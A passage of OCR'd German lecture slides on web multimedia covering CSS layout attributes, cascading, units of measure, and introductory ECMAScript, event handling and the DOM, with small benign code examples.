- `font-size:`
  `12pt, 3em, 1.5cm, large`
- `font-weight:`
  `bold, bolder, lighter, 100 .. 900`
- `font:`
  kompakte Kombination o.g. Attributwerte

2.6.2 CSS Attribute

Ausrichtung und Rand

Ausrichtung

- `text-align:`
  `left, center, right, justify`
- `vertical-align:`
  `top, middle, bottom, text-top, text-bottom`
- `text-indent` Texteinrückung in Längenmaß
- `line-height` Zeilenhöhe in Längenmaß

Rand

- `border[-top, -left, -right, -bottom]-width`
  `border-left-width, border-width`
- `border[-top, -left, -right, -bottom]-style:`
  `hidden, dotted, dashed, solid, double`


2.6.2 CSS Attribute

Aussen- und Innenabstand

die Standardwerte sind browserabhängig, deshalb vollständig spezifizieren

`margin, margin-top, margin-bottom, margin-left, margin-right` Aussenabstand in Längenmaß

`padding, padding-top, padding-bottom, padding-left, padding-right` Innenabstand in Längenmaß



Platzierung und Tiefenstaffelung

- beliebige Platzierung mit Verdeckung

  `position`

  `absolute` (bezogen auf Elternelement),
  `relative` (bezogen auf ursprüngliche Position), `static`

  `top, left, bottom, right, width, height`

  – mit JavaScript dynamisch änderbar ⇨ Animation

  vorzugsweise für

- Tiefenstaffelung explizit mit `z-index:3`
  - je größer die Zahl, desto weiter vorne
  - Elemente ohne `z-index` entsprechend der Reihenfolge in der HTML-Datei
    - vor allen Elementen, die nicht absolut positioniert sind
    - oben in der Datei ⇨ im Hintergrund
    - unten in der Datei ⇨ im Vordergrund

  die haben quasi z-index:0

Zeigen und Verbergen

- Anzeige(-art) bzw. Nichtanzeige ohne Platzhalter (folgende Blöcke verschieben sich)

  `display:`

  `block, inline, none`

  Auf- und Zuklappen von Unterpunkten im Inhaltsverzeichnis mit JavaScript

- Anzeige bzw. Nichtanzeige mit Platzhalter (folgende Blöcke bleiben stehen)

  `visibility:`

  `visible, hidden`

2.6.2 CSS Attribute


Layouthilfsmittel

- Block aus dem Textfluß herausnehmen
  `float:`
  `left, right, none`
  verlangt Festlegung von `width`
- Fortsetzung unterhalb eines `float`-Blocks
  `clear:`
  - `left` unterhalb des letzten links ausgerückten Blocks
  - `right` unterhalb des letzten rechts ausgerückten Blocks
  - `both` unterhalb des letzten ausgerückten Blocks
- wenn der Inhalt größer ist als der Block
  `overflow:`
  - `visible` Block vergrößern
  - `hidden` Inhalt beschneiden
  - `scroll` Inhalt verschiebbar mit Scroll-Balken

2.6.2 CSS Attribute

Layout-Beispiel

3-spaltig mit Kopf- und Fußzeile




2.6.3 Kaskadierung

Sinn einer Format-Hierarchie

- Corporate Identity ⇨ Corporate Design
  - Firmenlogo, Designrahmen

1. einheitl. Erscheinungsbild des Dokuments
   - in PowerPoint: Design übernehmen
   - Farben, Schriften, Hintergrund, Ausrichtung
2. eine Auswahl von Layout-Typen für Seiten
   - in PowerPoint: Folienlayout
   - 0/1/2 Textblöcke, mit/ohne Bild, hor./vert. geteilt
3. Besonderheiten der einzelnen Seite
   - Abweichung vom Layout-Typ
4. individuelles Format einzelner Objekte



2.6.3 Kaskadierung

Realisierung einer Format-Hierarchie

vgl. Klassen-Hierarchie in OO

- CorporateDesign.css

kein Verweis

- DokumentDesign.css

```
@import ("CorporateDesign.css")
```

extern

- SeitenLayouts.css

```
@import ("DokumentDesign.css")
```

extern

- Seite3.html

```
<link href="SeitenLayouts.css" ...>
```

extern

```
<style type="text/css"> <!--
  --> </style>
```

embedded für diese Seite

```
<p style="color:red"> Block </p>
```

inline für einzelne Objekte

Mehrfache Redefinition desselben Attributs für dasselbe Objekt ist möglich !

2.6.3 Kaskadierung

Auflösung von Konflikten

bei mehrfacher widersprüchlicher Definition

- Vereinigungsmenge aller Definitionen für ein Attribut eines Objekts bilden
  - falls leer: vom umschließenden Objekt (parent) erben
  - falls leer: Standardwert nehmen
- Sortieren nach
  - Gewichtung (! important)
  - Herkunft (Autor vor Leser)
  - Spezialisierungsgrad
    Individuell (id)
    vor kontextabh. Klasse (p.Hinweis)
    vor allgem. Klasse (.Warnung)
    vor redefiniertem Standard Format (p)
  - Reihenfolge der Definition
    inline vor embedded vor extern


erstes Kriterium

letztes Kriterium

2.6.4 Maßeinheiten

Beobachtung zu Schriftgrößen

- üblicherweise angegeben in Punkt (pt)
  - 1 pt = 1/72 inch (1 inch = 1 Zoll = 2.54 cm)
- Bildschirmdarstellung abhängig vom Tool
  - Rundungsfehler
  - manche Tools verwenden Druckermaße (z.B. Word 95)
  - manche nehmen falsche Bildschirmauflösung an



2.6.4 Maßeinheiten

Reale Bildschirmauflösung

- Anzahl darstellbarer Pixel
  - 640 x 480, 800 x 600, 1024 x 768, 1280 x 1024
  - einstellbare Eigenschaft der Grafikkarte
- Monitorgröße
  - 14 Zoll, 17 Zoll, 19 Zoll Bildschirmdiagonale
  - unveränderliche Eigenschaft des Monitors
- Rechenbeispiel
  - 800 x 600, 17 Zoll Monitor (nutzbare Fläche 30.7 x 23 cm)
  - 30.7 x 23 cm / 2.54 = 12.1 x 9 inch
  - tatsächliche Auflösung = 600 dots / 9 inch = 66.7 dpi

nicht 4:3

1 inch = 1 Zoll = 2.54 cm

dots per inch = Pixel pro Zoll

2.6.4 Maßeinheiten

Rechnerische Bildschirmauflösung

- reine Rechengröße (Umrechnungsfaktor)
  - Windows fragt den Grafikkartentreiber ab;
    gängige Werte: 96 dpi für Einstellung "kleine Schriften"
    120 dpi für Einstellung "große Schriften"
  - MacIntosh, Java: 72 dpi
  - Unix: ?
- Anwendungen sollten sie vom Betriebssystem abfragen
  - Director tut es nicht (ermöglicht damit Cross-Platform-Movies)
- Rechenbeispiel zur Ermittlung der Schriftgröße
  - **20 pt** = 20/72 inch = 0.278 inch = 0.7 cm =
    0.278 inch * 96 dpi = **26.7 Pixel**

Monitor-größe geht hier nicht ein !

da gilt: 1 pt = 1 Pixel

fiktive Auflösung

2.6.4 Maßeinheiten

Maßsysteme verschiedener Tools

- PowerPoint, Flash
  - prozentual bezogen auf Vollbild
- ToolBook
  - eigene Einheit "PageUnits"
    - sysPageUnitsPerPixel = 12 für 96 dpi
    - sysPageUnitsPerPixel = 15 für 120 dpi
- Director
  - Pixel
    - plattformunabhängig 72 dpi
- Browser ohne CSS
  - Bilder in Pixel, ansonsten absolut oder relativ

optimal: Layout unabhängig von Auflösung

mittelmäßig: Größenanpassung in 2 Stufen

keine Größenanpassung; 640x480 + Rand

2.6.4 Maßeinheiten

Maßsysteme in CSS

- relative Angaben — eigentlich zu bevorzugen
  - em (Höhe von M), ex (Höhe von x) bezogen auf elementeigene Schrifthöhe, d.h. vom Leser beeinflußbar
  - % bezogen auf Standardwert (Fenstergröße, umschließende Box, Standardschrift)
- absolute Angaben — abhängig von Bildschirmauflösung
  - Pixel für Bildschirmlayout
    - üblich für Bilder und eingebettete Objekte
  - cm, mm, in (Inch) für Drucklayout
    - pt (Punkt) für Schriften, Randabstände, ...

Methode "Director"

2.6.4 Maßeinheiten

Layout absolut in Pixel

- für Bildschirmdarstellung häufig verwendet
  - abhängig von realer Bildschirmauflösung
    - häufig für kleinstmögliche ausgelegt
  - erzeugt ggfs. Scrollbalken im Browser
- Maßangaben ausschließlich in px
  - Schriftgröße dann nicht in pt ! (siehe nächste Folie)
    - bisher durchaus üblich;
      ist aber ein Kompromiß für die Ausgabe auf den Drucker
- Bilder in Originalgröße
  - schnell (keine rechenaufwendige Skalierung)
  - schön (keine Skalierungsartefakte)

Director-Movies nutzen meist nur 640x480

Hauptvorteil dieser Methode

Methode "Word"

2.6.4 Maßeinheiten

Layout absolut in Längenmaßen

- für Ausgabe auf Drucker empfehlenswert
  - auf bestimmte Seitengröße (z.B. DINA4) auslegen
  - erzeugt ggfs. Scrollbalken im Browser
- Maßangaben in cm, mm, inch, pt, pc
  - 1 inch = 2.54 cm
  - 1 pt = 1/72 inch = 0.0352778 cm — Punkt
  - 1 pc = 1/12 pt = 0.0029398 cm — pica
  - bei Bildschirmdarstellung abhängig von rechnerischer Bildschirmauflösung (Mac 72 dpi, Win 96 oder 120 dpi)
- Bilder werden skaliert
  - für Drucker: normalerweise vergrößert (weniger kritisch)

Methode "PowerPoint" Projektion

2.6.4 Maßeinheiten

Layout relativ zur Fenstergröße

- für jederzeitige Ganzseitendarstellung
  - keine Scrollbalken; sichert den Gesamteindruck
- Maßangaben in %, bezogen auf umschließende Box
  - Positionen beziehen sich auf Gesamtfläche
  - Größen beziehen sich Nutzfläche (d.h. abzüglich `margin` und `padding`; bei `<body>` Innenbereich des Browserfensters
  - Schriftgrößen beziehen sich auf Browser-Schriftgröße
    - vom Benutzer einstellbar; fensterunabhängig, 100% = 1em
- Bilder werden skaliert, häufig auch verkleinert
  - derzeit Nearest Neighbor Resampling: starke Artefakte

das wünschen sich Designer

das ruiniert den schönen Ansatz

es gibt bessere Verfahren, vgl. MS Office 97

Methode "Word" Bildschirm-ansicht

2.6.4 Maßeinheiten

Layout relativ zur Schriftgröße

- bietet einstellbaren Zoom
  - erzeugt ggfs. Scrollbalken im Browser
- Maßangaben in em
  - Höhe des Buchstabens "M" einer Schrift
  - für `font-size` Wert von `font-size` des übergeordneten Elements
    - für `<body>` vom Benutzer im Browser wählbare Schriftgröße
  - für alles andere: Wert von `font-size` desselben Elements
- manche Tags definieren eigene Schriftgröße
  - überschreiben mit font-size:1em
- Einschränkungen in MSIE 4
  - nur 1 Nachkommastelle; für padding nicht horizontal (Bug)

das wünschen sich Leser

2.6.4 Maßeinheiten

Systematische Bemaßung mit em

Problem: Schriftgröße und Position entkoppeln

feiner Maßstab als einheitliche Bezugsgröße

```
<BODY style="font-size:0.1em">

<DIV style="position:absolute; top:21em; left:15.2em">
<! definiert nur Position und Größe>
  <DIV style="font-size:9.2em">
    Hier der Textinhalt, keine Position
  </DIV>
</DIV>

<DIV style="position:absolute; top:35.7em; left:7.9em">
  <DIV style="font-size:18em">
    Hier ein zweiter Textblock
  </DIV>
</DIV>
```


2.7 Client-seitige Programmierung

Interaktion mit Webseiten

- Seitenumschaltung — HTML
  - Hotwords, (transparente) Schaltflächen, sensitive Grafik
- Eingabeformulare — CGI
  - Listbox, Checkbox, Radiobutton
  - ggfs. Konsistenzprüfung der Eingabewerte — JavaScript
- objektbezogene Ereignisbehandlung — ECMAScript, DOM
  - Manipulation lokaler Objekte wie mit Autorensystemen
- allgemeine Programmierung — Java Applet
  - aufwendige Visualisierung, spezielle Widgets (TreeControl)

Skriptsprachen wurden ausgebaut

- Ursprung: Programmierung von Eingabeformularen
  - Ereignisbehandlung war auf Formulare beschränkt
  - komplexere Aufgaben erforderten Java, aber auch damit kein Zugriff auf HTML-Dokument
- jetzt: Layout-Elemente als programmierbare Objekte
  - alle Eigenschaften per Skript änderbar
  - Ereignisbehandlung mit zugeordneten Skripten
- Seiten können vom Surfer modifiziert werden
  - ermöglicht lokale Animationen (vgl. 6. Übung Multimedia II)
  - schließt zusammen mit CSS die Lücke zu Autorensystemen ?

vgl. Director und ToolBook

Zur Abgrenzung: Server-seitig

- Content Management System
- Durchsuchen großer Datenmengen
  - Datenbankabfrage (z.B. Fahrplanauskunft)
  - Volltextsuchmaschine
- Speicherung von Daten
  - Gästebuch, Schwarzes Brett, Bestellungen
- Realisierungsmöglichkeiten
  - CGI, proprietäre Server-APIs (NSAPI, ISAPI)
  - PHP, ASP, JSP
  - Java Servlet
  - Java Applet mit RMI (remote method invocation)

ohne Parameter: Hyperlink
mit Parameter: Formular

Besonderheit von Skriptsprachen

- Manipulation, Anpassung, Automatisierung eines vorhandenen Systems / Werkzeugs
  - Erschließung des dargestellten Dokuments mittels DOM
- System hat mächtige Funktionen für Erstellung und Visualisierung
  - Skriptsprache stellt diese Funktionen unter Programmkontrolle: große Wirkung bei geringem Aufwand
  - System repräsentiert die Laufzeitumgebung der Skriptsprache
- Skriptsprache ist für Profis und Nicht-Profis gemacht
  - "Programmieren im Großen" schlecht unterstützt
  - höhere OO-Konzepte fehlen: echte Klassen, Zuordnung von Basisklassen zu visuellen Objekten (Ausnahme: Lingo)

hier: HTML-Tool und Browser

Ausrede für konzeptionelle Schwächen

Historie

hatte mit Java nur C gemeinsam

- Ursprung: JavaScript (Netscape) in Navigator 2.0
  - von Netscape an Microsoft lizensiert; MS hinkte hinterher
- JScript (Microsoft)
  - lizenzunabhängige Sprachvariante mit MS-eigenen Erweiterungen (MSIE versteht JavaScript und JScript)
- ECMAScript (ECMA-262, herstellerunabhängig)
  - European Computer Manufacturer's Association, Genf
    - aktuell: 3rd Edition, 1999
  - autorisiert von W3C, übernommen als ISO / IEC 16262
  - Netscape und Microsoft haben Einhaltung zugesagt

darauf konzentrieren wir uns

2.7.1 ECMAScript

Overview

- Free-formatted with C-like syntax. Careful formatting is optional, unlike FORTRAN.
- Interpreted and loosely-typed. You don't have to wrestle with a pedantic compiler.
- Garbage collected with no pointers. Like Java, someone else cleans up your mess.
- Floating point numbers and Unicode strings. Basic types are kept simple.
- Arrays and objects. Objects are easy and informal, and have properties and methods.
- Object-based, not object-oriented. Complex object features are left out, unlike C++ or Java.
- Null and undefined special values. Variables and functions can be created anytime.
- Flexible functions. Bare statements without a main() will do. Variable parameters for functions.
- Highly portable. Hardware independent, so it can run anywhere, much like Java. ☺

2.7.1 ECMAScript

Vergleich mit C

man kann einfach mal drauflos schreiben

- Syntax sehr ähnlich
  - Zuweisung, `if, switch, for, while, do, try catch`
    - Besonderheiten: `with, for (var Prop in Objekt) {}`
  - Konstanten, Operatoren (Stringverkettung mit `+`)
- Variablen nicht typisiert
  - Zahlen sind immer Gleitpunktzahlen
  - Schlüsselworte `var` bzw. `function` statt Typ in der Deklaration
- Objekterzeugung mit `new`
  - wie in Java; kein delete
- nicht zeilenorientiert
  - `;` wird am Zeilenende autom. eingefügt, falls es fehlt (kein Zeilenende hinter `return` oder vor `++` und `--` lassen !)

Konstanten in ECMAScript

- Notation generell wie in C
  - auch `null, true, false`
- Besonderheit für Strings
  - wahlweise mit `"..."` oder `'...'`
    ermöglicht String im String (z.B. String in HTML-Attributwert)
- für Farben dadurch leider uneinheitlich
  - in HTML: `#FFD700` oder `gold`
  - in CSS: `rgb(255,215,0)` oder wie HTML
  - in ECMAScript: `0xFFD700`

Array

implementiert **HTMLCollection** aus DOM

- dynamisch erzeugtes und erweiterbares Objekt
  - ganzzahliger Index im Bereich 0..n
  - Elementtyp beliebig und nicht notwendigerweise einheitlich
- Erzeugung
  - ohne Längenangabe für dynamische Erweiterung
    ```
    var Vektor1 = new Array ();
    ```
  - mit Längenangabe (eine Zahl)
    ```
    var Vektor2 = new Array (27);
    ```
  - mit Initialisierung (mehr als 1 Wert oder Objekt)
    ```
    var Vektor3 = new Array ("abc", 55, "xyz");
    ```
- Zugriff

```
var Element = Vektor2[4];
Vektor1[0] = "text";
var AnzahlElemente = Vektor2.length;
```

Assoziatives Array

implementiert **HTMLCollection** aus DOM

- dynamisch erzeugtes und erweiterbares Objekt
  - String als Index
  - Elementtyp beliebig und nicht notwendigerweise einheitlich
  - vgl. Datenstruktur / struct / Hashtabelle / map / dictionary
- Erzeugung, Erweiterung und Zugriff

```
var Vektor = new Array ();
Vektor["posLeft"] = 45;
var Element = Vektor["posLeft"];
```

- Verarbeitung
  - häufig mit Hilfe von

```
for (var Element in Vektor) { ... }
```

- Arrays werden beim Zugriff auf DOM häufig gebraucht

Ausnahmebehandlung

- wie in Java / C++, Ausnahmeobjekte jedoch untypisiert

```
try {
    ...
    if (FehlerAufgetreten)
       throw "Text oder Objekt";
    ...
}
catch (Ausnahme) {
    alert (Ausnahme);       // sofern es Text ist
}
```

- zusätzlicher finally-Block möglich wie in Java
  - wird in jedem Fall ausgeführt
- sicherheitshalber einbauen, auch ohne eigenes throw
  - manche Browser werfen bei manchen JavaScript-Fehlern Ausnahmen aus...

Klassen ?

- Klassen werden Objekte genannt ☹
  - verwirrend, wenn man mal den Unterschied verstanden hatte
- "Objekte" (eigentlich Klassen)
  - `Array, Boolean (true, false), Date, Number, string`
- "Objekte" (eigentlich Funktionsbibliotheken)
  - `Math, RegExp` (reguläre Ausdrücke)
- (echte) Objekte der Laufzeitumgebung
  - `window, navigator, document` (⇨DOM)

Objektbasierend statt objektorientiert

- kennt keine Klassen, verwirrt den Begriff "Objekt"
  - soll einfacher sein für Novizen ???
  - für OO-Programmierer sehr gewöhnungsbedürftig
- alles und jedes ist ein Objekt, selbst eine Funktion
  - Zitat aus dem Standard:
    "All functions including constructors are objects, but not all objects are constructors."
  - erklärt sich durch implementierungsnahe Sicht::
    Objekt gleichbedeutend mit *Speicherbereich*

- einige vordefinierte "Objekte" sind eigentlich Klassen
  - Boolean, String, Date, Array, ...

Konstruktor statt Klassendeklaration

- Klassen sind nicht deklarierbar, aber Objekte kann man konstruieren
  - Attribute werden im Konstruktor initialisiert und damit zugleich definiert
  - Methoden werden im Konstruktor zugeordnet
  - kein Zugriffsschutz (private / protected / public)

Destruktor gibt es nicht; i.a. nicht nötig wegen Garbage Collection wie in Java

- `Objekt = new KonstruktorFunktion (Parameter);`
  - `new` deutet dynamische Allokation an

`this.Attributname = Wert` definiert ein Attribut

`this.Methodenname = Funktion` definiert eine Methode

  - eine solche Funktion darf wiederum intern `this` verwenden

Klasse Bruch

Anwendung der Klasse

```
function main ()
{
  var x = new CBruch (3, 5);
  var y = new CBruch (4, 7);
  var z = x.Mal (y);

  alert (z.m_Zaehler + "/" +
         z.m_Nenner);
}
```

Klassendefinition

```
function CBruch (Zaehler, Nenner)
{
  this.m_Zaehler = Zaehler;
  this.m_Nenner = Nenner;
  this.Mal = CBruch_Mal;
}

function CBruch_Mal (b) {
  var Erg = new CBruch (1,1);
  Erg.m_Zaehler = this.m_Zaehler *
                  b.m_Zaehler;
  Erg.m_Nenner = this.m_Nenner *
                 b.m_Nenner;
  return Erg;
}
```

Attribute

Konstruktor

Methode

Klassendeklaration – wozu sonst ?

- Klassendeklaration in C++ / Java
  - ermöglicht Typprüfung zur Compile-Zeit
    - Typprüfung findet in ECMAScript generell zur Laufzeit statt
  - definiert Speicherallokation
    - in ECMAScript nicht nötig, da Objekte dyn. erweiterbar sind
- Nachteil bei Verzicht: geringere Sicherheit
  - kaum Überprüfungen zur Compile-Zeit möglich
  - Schreibfehler in Attributnamen erzeugen neue Attribute
- Nachteil bei Verzicht: geringere Geschwindigkeit
  - Laufzeittypprüfung kostet Rechenzeit
  - es kann kein typspezifischer Code generiert werden

Vererbung

keine Mehrfachvererbung

- spezielle Eigenschaft jedes Objekts: `prototype`
  - enthält Zeiger auf Objekt der Basisklasse; kann `null` sein
  - wird im Konstruktor definiert:
    ```
    this.prototype = new Basisklassenkonstruktor(...);
    ```
- impliziter Zugriff auf Attribute + Methoden des prototype
  - werden durch gleichnamige Attribute und Methoden des neuen Objekts verdeckt (vermutlich späte Bindung mangels Typisierung, d.h. alle Methoden sind quasi virtuell)
- aber nicht für Objekte des DOM ☹
  - für die ist prototype eine normale benutzerdefinierte Eigenschaft ohne besonderes Verhalten
  - visuelle Objekte können nicht zu Script-Klasse gehören (vgl. dagegen behavior in Director's Lingo)

Platzierung von Skripten

"Globaler Code" wird während des Ladens der HTML-Datei ausgeführt. Funktionen erst bei Aufruf oder als Ereignis-Handler

- "extern" in eigener JS-Datei
  - "Bibliothek" kann von mehreren HTML-Dateien genutzt werden

```
<script type="text/javascript"
     src="funktionen.js"> </script>
```

- "eingebettet" im HTML-Code
  - brauchbar nur für diese eine HTML-Datei

```
<script type="text/javascript">
<!--
    // ... ECMAScript Anweisungen ...
//-->
</script>
```

in <head> oder <body>

DOM ist aber erst komplett für Ereignis-Handler !

- falls Skriptausführung im Browser abgeschaltet ist

```
<noscript>
   <p>Bitte aktivieren Sie JavaScript !</p>
</noscript>
```


Ereignisse und Handler

- vordefinierte Ereignisse

nicht ECMAScript, sondern HTML 4.0

  - Maus: `onclick, onmousedown, onmouseup, onmouseover, onmousemove, onmouseout`
  - Tastatur: `onkeydown, onkeyup, onkeypress`
  - Formular: `onchange, onfocus, onblur, onsubmit, onreset`
  - Datei: `onload, onunload, onabort`

optimal für Initialisierung

- Zuordnung "inline" im HTML-Tag
  - normalerweise: Funktionsaufruf als Event-Handler (beliebige ECMAScript-Anweisungen sind aber möglich)

```
<p onclick="Funktionsaufruf(27)"> ein Text </p>
```

Reihenfolge von Maus-Ereignissen

beim Schieben:

- `onmouseover` Cursor geht in den Objektbereich
- `onmousemove` wiederholt, solange in Objektbereich

beim Klicken:

- `onmousedown`
- `onmouseup`
- `onmouseclick` down und up an derselben Stelle
- `onmousedblclick`

- `onmouseout` Cursor verläßt den Objektbereich

t

Überprüfung von Formulareingaben

- JavaScript-Funktion mit boole'schem Ergebnis

```
function FormulardatenOK()
{
   if      (!Feld1_OK) return false;
   else if (!Feld2_OK) return false;
   else                return true;
}
```

- Zuordnung zum Ereignis OnSubmit
  - das Abschicken der Formulardaten wird unterdrückt, wenn die Funktion `false` liefert

```
<form onsubmit="return FormulardatenOK();">
  <input type="submit" value="Abschicken">
</form>
```

Sonderfall; nur bei onsubmit

Vorsicht mit globalem Code !

- globale Anweisungen werden ausgeführt, sobald sie eingelesen sind
  - d.h. während des Aufbaus der HTML-Seite
    - die Anzeige der Seite wird ggfs. verzögert
  - Achtung: im `<head>` existiert der DOM-Baum noch nicht !
  - sicherer: Initialisierungen im `<body>` bei `onload`

- globale Anweisungen beschränken auf Deklaration globaler Variablen und deren Initialisierung
  - alles andere im Handler für `onload` von `<body>`
  - insbesondere Zugriff auf DOM nicht als globaler Code !

Initialisieren und Aufräumen

- besondere Ereignisse für `<body>` und `<frameset>`

```
<body onload="Initialisieren();"
      onunload="Aufraeumen();">
```

in HTML

```
document.getElementsByTagName
  ("body")[0].onload = Initialisieren
document.getElementsByTagName
  ("body")[0].onunload = Aufraeumen
```

im Skript


Funktionszeiger

- `onload` ruft "Konstruktor" der Seite
  - tritt ein, nachdem die Seite komplett geladen wurde
  - Zugriff auf DOM jetzt möglich (ist nun komplett aufgebaut)
- `onunload` ruft "Destruktor" der Seite
  - tritt ein, bevor die Seite verlassen wird

2.7.3 Skript und HTML

Event Bubbling

- typisch für Ereignisorientierung
  - vgl. ToolBook, Director, Windows



- Ereignisse werden in der DOM-Hierarchie weitergeleitet
  - d.h. in der Schachtelungsstruktur von HTML nach außen
  - an allen übergeordneten Elementen werden Handler aufgerufen
  - Weiterleitung unterdrücken für das aktuelle Ereignis (nur MS Internet Explorer):

```
window.event.cancelBubble = true;
```


2.7.3 Skript und HTML

Zeitsteuerung

- Verzögerte Ausführung

```
window.setTimeout (Anweisung, Verzoegerung);
```

  - Anweisung: beliebige JavaScript-Anweisung (meist Funktionsaufruf), geschrieben als String
  - Verzögerung in msec

- Periodische Ausführung

```
var ID = window.setInterval
                (Anweisung, Periodendauer);
window.clearInterval (ID);
```

  - Periodendauer in msec
  - ID identifiziert Timer-Objekt (es können mehrere parallel laufen)

2.7.4 Dokument Objekt Modell

Sinn und Zweck des DOM

- Status: DOM Level 2 als W3C Empfehlung (Dez. 2001)
  - Vorläufer: browserspezifisches Dynamic HTML (bei Netscape ursprünglich nur Zugriff auf bestimmte Elemente)
  - DOM3 in Arbeit (2002)
- API für XML Dokumente, spezialisiert für HTML
  - Programmierschnittstelle, die Zugriffsmöglichkeiten auf HTML Seiten definiert
  - Anwendungen: Animationen mit Dynamic HTML, Autorenwerkzeuge, Archivierung

Ereignisse sind noch nicht definiert

- Ausgangspunkt: Skriptsprachen browserunabhängig
  - soweit diese auf das HTML Dokument zugreifen
- Perspektive: vgl. VBA-Anwendungen in MS Office

2.7.4 Dokument Objekt Modell


HTML als Baumstruktur

⇨ attributierter Strukturbaum

- ergibt sich zwanglos aus der Schachtelung von Tags

```
<TABLE border=1>
  <TBODY>
    <TR>
      <TD>Shady Grove</TD>
      <TD>Aeolian</TD>
    </TR>
    <TR>
      <TD>Over the River, Charlie</TD>
      <TD>Dorian</TD>
    </TR>
  </TBODY>
</TABLE>
```

Shady Grove	Aeolian
Over the River, Charlie	Dorian




parse tree

Attribute und Texte sind eigene Unterknoten !

 (aus W3C: Document Object Model Level 2 Core Specification)

Vergleich mit Director / ToolBook

- proprietäre DOMs in Autorensystemen
  - Attribute und Methoden sind feste Bestandteile von Lingo / OpenScript
  - ein Großteil des Lernaufwands steckt im jeweiligen DOM
- Director: 2 Objektarten in 2 Tabellen
  - 2-dim. Tabelle von Sprites; zeigen in 1-dim. Tabelle von Cast Members
- ToolBook: baumartige Obj.hierarchie
  - Bild ⇦ Gruppe ⇦ Seite ⇦ Hintergrund ⇦ Buch



Object Browser in ToolBook II

Sprachunabhängige Definition


- 1. Schritt: Definition von Interfaces
  - Interface ist öffentlicher Teil einer Klassendeklaration
    - d.h. ohne private Elemente und ohne Methodenkörper
  - enthält keine Information zur Implementierung
  - sprachunabhängig durch Interface Definition Language
    - IDL von OMG (ursprünglich für CORBA)
- 2. Schritt: Abbildung auf Programmiersprachen
  - Implementierung der Interfaces in echter Programmiersprache
  - bisher Java und JavaScript (ECMAScript)

vgl. Java

language binding

2.7.4 Dokument Objekt Modell

Hierarchie der Standardisierungsdokumente




Kern (XML)

